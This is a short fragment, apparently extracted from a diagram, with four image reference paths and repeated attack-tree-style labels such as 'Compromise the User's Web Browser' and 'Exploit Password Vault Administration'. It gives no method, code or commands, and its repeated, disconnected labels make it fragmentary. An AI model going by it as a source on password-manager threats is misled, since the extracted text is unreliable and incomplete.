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





Compromise the User’s Web Browser



Compromise the User’s Web Browser



Compromise the User's Web Browser



Exploit Password Vault Administration

